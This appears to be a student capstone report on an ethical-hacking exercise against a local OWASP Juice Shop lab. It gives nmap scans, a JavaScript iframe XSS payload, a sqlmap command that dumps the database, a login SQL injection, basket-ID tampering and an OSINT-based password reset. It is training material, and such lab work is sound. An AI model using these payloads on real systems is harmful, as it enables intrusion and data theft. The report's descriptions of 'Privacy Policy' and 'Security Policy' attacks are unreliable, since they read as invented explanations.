

Ethically Hacking an E-Commerce Website

Capstone Project

❖ PROBLEM STATEMENT :

➤ Overview -

Congratulations on making it so far! This is the Certification Project for Cyber Security and Ethical Hacking Internship Program, and here we will use all the concepts learned in this course.

➤ Context -

Ever since the birth of electronics and computers, people have begun shifting lifestyles to comprehend technology. We are currently at an age where most daily tasks involve using the world wide web or a device to connect to it. Most of the content on the internet consists of web applications developed by companies and hosted to be shown to a user having an internet connection.

Having this luxury, terrorists and attackers would be intrigued to abuse. A cyber attacker might target a web application, a site, or a place with lots of traffic and user presence. Here we have a sandboxed e-commerce website that is intentionally vulnerable for you to attack it at any limits you prefer to help you master the skills necessary to become an Ethical Hacker.

➤ Business Requirement -

Ethical hacking is legally attacking or hacking into a target to discover hidden vulnerabilities and to test the limits of impact the discovered vulnerability could cause. Any digital property must not be attacked, but if the owner of the digital property consents, you could legally test the property within bounds.

An e-commerce web application consists of all the features a user might use on other sites (social media, movie/media). From the development point of view, the most critical types of software codes and transactions exist in an e-commerce site. Testing the security of an e-commerce application will give you a broader idea of approaching a different type of site. The only primary difference between a site like Amazon and the sandboxed site given here is that the sandboxed application is not publicly

hosted on the internet. Even though Amazon is secured, the company has an active security team to discover vulnerabilities. As an ethical hacker practicing on places like the sandboxed site will sharpen your skill in offensively testing a site.

➤ **Objective -**

To break down the given application and hack into it to discover vulnerabilities, all the while understanding the limits and preserving the integrity of a target. This is almost like the “4th Capture the Flag” challenge, but over here, this is the real deal where the training wheel comes off and directly showcases what a reallife web application would look like After discovering vulnerabilities documenting the vulnerability in a general report would help people from other technology backgrounds would understand the severity of a vulnerability.

❖ **FINDINGS TABLE :**

VULNERABILITY	TITLES
Vulnerability 1	Confidential Document (Sensitive Data Exposure)
Vulnerability 2	DOM XSS (Cross-Site Scripting)
Vulnerability 3	SQL Injection leading to database dump
Vulnerability 4	Information Disclosure of Garbage Collection Cycle
Vulnerability 5	Privacy Policy
Vulnerability 6	Security Policy
Vulnerability 7	View Basket (Broken Authentication)
Vulnerability 8	Weird Crypto(cryptography)
Vulnerability 9	Björn's Favorite Pet(Open Source Intelligence)
Vulnerability 10	Login Bender (Injection)

➤ Nmap :

Done the nmap on 192.168.0.21 and nmap -sC -A -p- 192.168.0.21 -v open ports:20,21, 80,3000,8080 In the 3000 port, we can see the OWASP Juice Shop, lets see what's in them...

```
└──(root㉿kali)-[~/home/kali]
└─# nmap 192.168.1.6

```

➤ Port 80:

Gone through <http://192.168.1.6:80>, its just a Apache default webpage, enumerated in multiple ways but nothing there.

The screenshot shows a Firefox browser window with the URL <http://192.168.1.6> in the address bar. The page displayed is the Apache2 Default Page for Ubuntu. It features the Ubuntu logo and the text "Apache2 Default Page". A red button labeled "It works!" is prominently displayed. Below the button, there is a message about the default welcome page and configuration details. A section titled "Configuration Overview" provides a tree view of the configuration directory structure:

```
/etc/apache2/
|-- apache2.conf
|   '-- ports.conf
|-- mods-enabled
|   |-- *.load
|   '-- *.conf
|-- conf-enabled
|   '-- *.conf
|-- sites-enabled
|   '-- *.conf
```

Below this, a bulleted list explains the components of the configuration:

- `apache2.conf` is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.
- `ports.conf` is always included from the main configuration file. It is used to determine the listening ports for incoming connections, and this file can be customized anytime.
- Configuration files in the `mods-enabled/`, `conf-enabled/` and `sites-enabled/` directories contain particular configuration snippets which manage modules, global configuration fragments, or

➤ Port 8080:

Nothing returning with the <http://192.168.1.6:8080>



The screenshot shows a Firefox browser window with the URL <http://192.168.1.6:8080> in the address bar. The page displays an "Unable to connect" error message. Below the error message, it says "Firefox can't establish a connection to the server at 192.168.1.6:8080." A bulleted list provides troubleshooting steps:

- The site could be temporarily unavailable or too busy. Try again in a few moments.
- If you are unable to load any pages, check your computer's network connection.
- If your computer or network is protected by a firewall or proxy, make sure that Firefox is permitted to access the web.

A blue "Try Again" button is located at the bottom right of the error page.

➤ Port 3000 :

In the `http://192.168.1.6:3000` got the OWASP Juice Shop Let's hack into this vulnerable website...

```

```

❖ Vulnerability 1:-



Title: Confidential Document (Sensitive Data Exposure)

Description:

Sensitive data exposure is a type of cyber attack in which an attacker gains access to sensitive information, such as financial data, personal identification numbers (PINs), or personal health information (PHI), through vulnerabilities in the system or application. These vulnerabilities can include a lack of encryption, weak access controls, or poor data management practices.

Steps to Reproduce:

By the Dirbuster scanning, navigated through /ftp directory. Found some documents in this, there are backups, error reports and company secrets. Downloaded the acquisitions.md file. It has company secrets. Pop-up came, showing challenge is completed successfully.

The screenshot shows a Firefox browser window with the title bar "OWASP Juice Shop". The address bar displays the URL "192.168.1.9:3000/#/". Below the address bar, there is a navigation menu with items like "Kali Linux", "Kali Tools", "Kali Docs", "Kali Forums", "Kali NetHunter", "Exploit-DB", "Google Hacking DB", and "OffSec". The main content area has a header "All Products" with a small "JS" logo. A green notification bar at the top states "You successfully solved a challenge: Confidential Document (Access a confidential document.)". Below the notification, there are four product cards:

- Apple Juice (1000ml)** - Price: 1.99€. Image shows a juice cup and an apple.
- Apple Pomace** - Price: 0.89€. Image shows a juicer and two apples.
- Banana Juice (1000ml)** - Image shows a juice cup and a banana.
- Best Juice Shop Salesman** - Image shows a cartoon character holding a juice bottle with a green ribbon overlay that says "Only 1 left".

Impact:

The impact of a successful sensitive data exposure attack can include:

- financial loss for individuals or organizations whose sensitive information is stolen.
- Loss of trust from customers or users whose data was exposed.
- Legal penalties or fines for organizations that are required to protect sensitive data under regulations such as HIPAA, PCI-DSS, and GDPR.
- Damage to reputation and negative publicity for the organization.

Protecting sensitive data is critical, and organizations should implement secure data storage and transmission practices, regularly monitor and audit their systems, and train employees on best practices for handling sensitive information.

❖ Vulnerability 2:-

Title: **DOM XSS (Cross-Site Scripting)**

Description:



Cross-Site Scripting (XSS) is a type of web application security vulnerability that allows an attacker to inject malicious scripts into web pages viewed by other users. XSS attacks occur when an application does not properly validate user input and reflects it back to the user without proper encoding or sanitization. This allows an attacker to inject malicious code, such as JavaScript, into the web page, which is then executed by the victim's browser. Java script based XSS executed in the Search bar.

Steps to Reproduce:

Given a payload of java script in the search bar

```
<iframe src="javascript:alert('juice shop')">
```

Then got the pop-up alert as juice shop and a blank iframe, i.e the payload has been executed.

Impact:

The impact of a successful XSS attack can include:

- stealing sensitive information such as cookies, session tokens, and personal information.
- perform actions on behalf of the user, such as making unauthorized transactions or posting malicious content.
- redirecting the user to a malicious website.
- spreading malware to the user's device.
- spreading the attack to other users, if the malicious script is able to propagate itself.

Preventing XSS attacks requires properly validating and sanitizing user input, properly encoding user input, and using a security library specifically designed for XSS protection. Additionally, using the Content Security Policy (CSP) header can also help to prevent XSS attacks.

❖ Vulnerability 3:-

Title: SQL Injection leading to database dump

Description:

After visiting the whole webpage I came across an endpoint which is vulnerable to whole SQL database dump.

Command used in SQLmap:

```
sqlmap -u http://192.168.1.9:3000/rest/products/search?q=fg --batch --dbms=sqlite --risk=3 --level=5 --technique=BEUSQ --dbs
```

```
(root㉿kali)-[~/home/kali]
└─# sqlmap -u http://192.168.1.9:3000/rest/products/search?q=fg --batch --dbms=sqlite --risk=3 --level=5 --technique=BEUSQ --dbs

[*] ending @ 08:40:40 /2024-06-25/
```

Impact:

- ➔ SQL injection attacks can have a profound impact on the security of databases and web applications. When an attacker exploits an SQL injection vulnerability to perform a complete database dump, the consequences can be dire.
- ➔ This breach allowed unauthorized access to sensitive data, including user identifiers, personal information, and financial records.
- ➔ The stolen data can then be exploited for malicious purposes such as identity theft, fraud or black market sales, leading to significant financial losses and reputational damage. Additionally, an attacker can manipulate or delete data, leading to data corruption and integrity issues.
- ➔ This breach represents a serious security breach, with potential legal and regulatory consequences, including mandatory reporting to authorities and affected individuals, as well as potential fines money and legal action against the organization.



❖ Vulnerability 4:-

Title: Information Disclosure of Garbage Collection Cycle

Description:

While doing some recon I came across endpoint metrics which leaks server's garbage collection cycles, which can be used by an attacker to use that information to attack further.

Vulnerable endpoint: : <http://192.168.1.5:3000/metrics>

```
# HELP file_uploads_count Total number of successful file uploads grouped by file type.
# TYPE file_uploads_count counter

# HELP file_upload_errors Total number of failed file uploads grouped by file type.
# TYPE file_upload_errors counter

# HELP juiceshop_startup_duration_seconds Duration juiceshop required to perform a certain task during startup
# TYPE juiceshop_startup_duration_seconds gauge
juiceshop_startup_duration_seconds{task="cleanupFtpFolder",app="juiceshop"} 0.366028815
juiceshop_startup_duration_seconds{task="validateConfig",app="juiceshop"} 0.319600583
juiceshop_startup_duration_seconds{task="validatePreconditions",app="juiceshop"} 0.79095499
juiceshop_startup_duration_seconds{task="restoreOverwrittenFilesWithOriginals",app="juiceshop"} 0.862205374
juiceshop_startup_duration_seconds{task="datacreator",app="juiceshop"} 6.347292351
juiceshop_startup_duration_seconds{task="customizeApplication",app="juiceshop"} 0.033357753
juiceshop_startup_duration_seconds{task="customizeEasterEgg",app="juiceshop"} 0.015357204
juiceshop_startup_duration_seconds{task="ready",app="juiceshop"} 12.643

# HELP process_cpu_user_seconds_total Total user CPU time spent in seconds.
# TYPE process_cpu_user_seconds_total counter
process_cpu_user_seconds_total{app="juiceshop"} 4.022534

# HELP process_cpu_system_seconds_total Total system CPU time spent in seconds.
# TYPE process_cpu_system_seconds_total counter
process_cpu_system_seconds_total{app="juiceshop"} 9.326979

# HELP process_cpu_seconds_total Total user and system CPU time spent in seconds.
# TYPE process_cpu_seconds_total counter
process_cpu_seconds_total{app="juiceshop"} 13.349513

# HELP process_start_time_seconds Start time of the process since unix epoch in seconds.
# TYPE process_start_time_seconds gauge
process_start_time_seconds{app="juiceshop"} 1719401208

# HELP process_resident_memory_bytes Resident memory size in bytes.
# TYPE process_resident_memory_bytes gauge
process_resident_memory_bytes{app="juiceshop"} 222404608



# HELP process_virtual_memory_bytes Virtual memory size in bytes.
# TYPE process_virtual_memory_bytes gauge
process_virtual_memory_bytes{app="juiceshop"} 11718656000

# HELP process_heap_bytes Process heap size in bytes.
# TYPE process_heap_bytes gauge
process_heap_bytes{app="juiceshop"} 246747136

# HELP process_open_fds Number of open file descriptors.
# TYPE process_open_fds gauge
process_open_fds{app="juiceshop"} 23

# HELP process_max_fds Maximum number of open file descriptors.
# TYPE process_max_fds gauge
process_max_fds{app="juiceshop"} 524288

# HELP nodejs_eventloop_lag_seconds Lag of event loop in seconds.
# TYPE nodejs_eventloop_lag_seconds gauge
nodejs_eventloop_lag_seconds{app="juiceshop"} 0
```

Impact:

- Exposing information about the garbage collection cycle in the /metrics endpoint can compromise the security and monitoring of the web application. Although the metrics themselves do not contain sensitive data, they can provide valuable information about application performance.
- However, this exposure can also pose a security risk by potentially helping attackers profile application behavior and optimize malicious attacks. This can unintentionally expand the attack surface by exposing weaknesses in the garbage collection process.

❖ Vulnerability 5 :-

Title: Privacy Policy

Description:-

A Privacy Policy attack is a type of cyber attack where an attacker manipulates or misrepresents a company's privacy policy, in order to gain access to sensitive information or perform other malicious actions. This can happen due to vulnerabilities in the privacy policy, such as lack of proper disclosure, lack of proper consent, or lack of proper data handling practices.

Steps to Reproduce:

Just read the privacy policy of the company by

<http://192.168.1.5:3000/#/privacysecurity/privacy-policy>

Got the pop-up solved the challenge Privacy Policy

The screenshot shows a web browser window with the URL <http://192.168.1.5:3000/#/privacysecurity/privacy-policy>. The title bar says "OWASP Juice Shop". A green notification bar at the top states: "You successfully solved a challenge: Privacy Policy (Read our privacy policy.)". Below the bar, the main content is titled "Privacy Policy" and dated "Effective date: March 15, 2019". It explains that OWASP Juice Shop ("us", "we", or "our") operates the <http://192.168.1.5> website ("the Service"). The page informs users about data collection, use, and disclosure policies, noting that it was created with help from the [Free Privacy Policy website](#). It states that users agree to the service terms by using the service. Below this, section A. Information Collection And Use is detailed, with A1. Types of Data Collected and A1.1 Personal Data. It lists items such as Email address, Address, State, Province, ZIP/Postal code, City, and Cookies and Usage Data.

Impact:

No significant impact The impact of a successful Privacy Policy attack can include:

- unauthorized access to sensitive information.
- loss of trust from customers or users whose data was mishandled.
- legal penalties or fines for organizations that are required to protect sensitive data under regulations such as HIPAA, PCI-DSS, and GDPR.
- damage to reputation and negative publicity for the organization.

Preventing Privacy Policy attacks requires regularly reviewing and monitoring privacy policies, using best practices for privacy policy creation, and ensuring that the policy is compliant with applicable regulations. Additionally, ensuring that the policy is easily understandable, and providing transparent and clear information about the data collection, use, and sharing can also help prevent these types of attacks.

❖ Vulnerability 6 :

Title: SecurityPolicy

Description:



A Security Policy attack is a type of cyber attack where an attacker manipulates or misrepresents a company's security policies and procedures, in order to gain access to sensitive information or perform other malicious actions. This can happen due to vulnerabilities in the security policy, such as lack of proper disclosure, lack of proper implementation, or lack of proper oversight.

Steps to Reproduce:

As the Security policy is generally placed at the ./well-known, lets check there once, The security.txt file is at -

<http://192.168.1.5:3000/.wellknown/security.txt>

Got the pop-up solved the challenge Security Policy.

The screenshot shows a Firefox browser window with the URL `192.168.1.5:3000/.well-known/security.txt`. The page title is "OWASP Juice Shop". A green notification bar at the top states: "You successfully solved a challenge: Security Policy (Behave like any "white-hat" should before getting into the action.)". Below this, there is a section titled "All Products" displaying two items:

- Apple Juice (1000ml)** - Price: 1.99€, Image: A plastic cup with a straw and a red apple.
- Apple Pomace** - Price: 0.89€, Image: A container of pomace with three red apples.

Impact:

The impact of a successful Security Policy attack can include:

- Unauthorized access to sensitive information.
- The ability to perform actions on behalf of another user.
- The ability to perform actions that would otherwise be restricted.
- The ability to launch further attacks, such as data exfiltration or privilege escalation.
- Damage to the integrity of the system and data.
- Legal penalties or fines for organizations that are required to protect sensitive data under regulations such as HIPAA, PCI-DSS, and GDPR.
- Damage to reputation and negative publicity for the organization.

Preventing Security Policy attacks requires regularly reviewing and monitoring security policies, using best practices for security policy creation, and ensuring that the policy is compliant with applicable regulations. Additionally, ensuring that the policy is easily understandable, and providing transparent and clear information about the data collection, use, and sharing can also help prevent these types of attacks.

❖ Vulnerability 7 :-



Title: **View Basket (Broken Authentication)**

Description:

Broken authentication is a type of cyber attack that targets the authentication mechanisms of a system, such as user credentials, session IDs, or tokens. The attacker can exploit vulnerabilities in the authentication process to gain unauthorized access to the system or steal sensitive information.

Steps to Reproduce:

Logged in as a user, and navigated to the Basket. Then with the inspector(f12), searched the storage for any id's or cookies. In the session storage got the bid as 6, which is a basket id. Then changed it to 1. The whole basket items are changed. Pop-up showing solved the challenge View Basket.

Impact:

The impact of a successful broken authentication attack can include:

- Unauthorized access to sensitive data.
- Stealing of user credentials, such as usernames and passwords.
- Ability to perform actions on behalf of another user.
- Perform actions that would otherwise be restricted.
- Perform a large-scale attack by using compromised credentials to attack multiple systems or networks.

❖ Vulnerability 8 :-

Title: **Weird Crypto(cryptography)**

Description:

Cryptographic Issues is a type of cyber attack that occurs when an application or system uses weak or broken cryptography, allowing an attacker to decrypt or tamper with sensitive data or perform other malicious actions. This can happen due to vulnerabilities in the cryptographic implementation, such as the use of weak encryption algorithms, the use of weak keys, or the use of poor random number generators.

Steps to Reproduce:

Navigated to the contact section, in that had customer Feedback, As the weak algorithms are MD5,SHA1,DES,RC4,Blowfish. I have gone with MD5 and commented it in the comment section and sent the request. Pop-up came with the challenge weird crypto solved.

The screenshot shows a web browser window with the URL 192.168.1.5:3000/#/contact. The page title is "OWASP Juice Shop". The main content is a "Customer Feedback" form. The "Comment *" field contains "MD5". Below the comment field, there is a note: "Max. 160 characters" and "3/160". The "Rating" field has a slider set to 5. The "CAPTCHA" field asks "What is 9-8-8 ?" and the answer "1" is entered in the "Result *" field. A "Submit" button is at the bottom of the form.

You successfully solved a challenge: Weird Crypto (Inform the shop about an algorithm or library it should definitely not use the way it does.)

Customer Feedback

Author: ***rav@gmail.com

Comment *
Max. 160 characters 0/160

Rating

CAPTCHA: What is 5 - 2+2 ?

Result *

Submit

Impact:

The impact of a successful Cryptographic Issues attack can include:

- Unauthorized access to sensitive data.
- The ability to perform actions on behalf of another user.
- The ability to perform actions that would otherwise be restricted.
- The ability to launch further attacks, such as data exfiltration or privilege escalation.
- Damage to the integrity of the system and data.
- Perform a Man-in-the-Middle (MitM) attack by intercepting the communication.

Preventing Cryptographic Issues attacks requires using secure cryptographic libraries and algorithms, regularly reviewing and monitoring cryptographic controls, and keeping systems and applications up to date with the latest security patches. Additionally, using a security framework that is specifically designed for cryptography can also help prevent these types of attacks.

❖ Vulnerability 9 :-

Title: **Björn's Favorite Pet(Open Source Intelligence)**

Description:

Open Source Intelligence (OSINT) is a type of information gathering technique that is used to gather information from publicly available sources, such as the internet, social media, and other publicly available databases. OSINT can be used by attackers as a means of reconnaissance to gather information about a target organization or individual, which can then be used to launch targeted attacks.

Steps to Reproduce:

With the forgot password option, got the change password page with the security question as authentication.

Here we need the mail id and security question answer, With the OSINT, I have Googled the Bjoern mail id, Favorite pet and got a youtube video. In the video I got the registration of the Bjoern, in which I have got the both user name and Favorite pet.

User name:bjoern@owasp.org

Security question: Zaya



With these cred's I have changed the password of the user Bjoern.

Pop-up came as the challenge completed.

The screenshot shows a web browser window with the URL 192.168.1.5:3000/#/forgot-password. The page title is "OWASP Juice Shop". The main content is a "Forgot Password" form. The form fields are as follows:

- Email *: bjoern@owasp.org
- Security Question *: (redacted)
- New Password *: (redacted)
Note: Password must be 5-40 characters long. 9/20
- Repeat New Password *: (redacted) 9/20

A toggle switch labeled "Show password advice" is visible below the password fields. At the bottom is a blue "Change" button.

Impact:

The impact of a successful OSINT attack can include:

- Unauthorized access to sensitive information.
- The ability to perform social engineering attacks, such as phishing, spear-phishing, or whaling.
- The ability to launch further attacks, such as data exfiltration or privilege escalation.
- Damage to the integrity of the system and data.
- Damage to reputation and negative publicity for the organization.

Preventing OSINT attacks requires regularly monitoring and analyzing publicly available information about an organization, implementing security best practices for social media and other publicly available information, and implementing security awareness training for employees on the dangers of sharing too much information online.

❖ Vulnerability 10 :-



Title: **Login Bender (Injection)**



Description:

SQL Injection is a type of cyber attack that occurs when an attacker inputs malicious SQL code into a web form or URL in order to gain unauthorized access to a database or to perform other malicious actions. This can happen when an application does not properly validate or sanitize user input, allowing an attacker to inject malicious SQL code into the application.

Steps to Reproduce:

With the admin login, gone through the administration section. Here got the Bender login id bender@juice-sh.op. Now, lets log in as bender in the login page with sql injectin attack as bender@juice-sh.op'-- as payload in username field and a random password. Pop-up came on challenge solved successfully.

Impact:

The impact of a successful SQL injection attack can include:

- Unauthorized access to sensitive data.
- The ability to perform actions on behalf of another user.
- The ability to perform actions that would otherwise be restricted.
- The ability to launch further attacks, such as data exfiltration or privilege escalation.
- Damage to the integrity of the system and data.
- Perform a DDoS attack by using bots.

Preventing SQL injection attacks requires using parameterized queries, using prepared statements, using object-relational mapping (ORM) libraries, and regularly reviewing and monitoring databases and applications for SQL injection vulnerabilities. Additionally, using a security framework that is specifically designed for SQL injection protection can also help prevent these types of attacks.
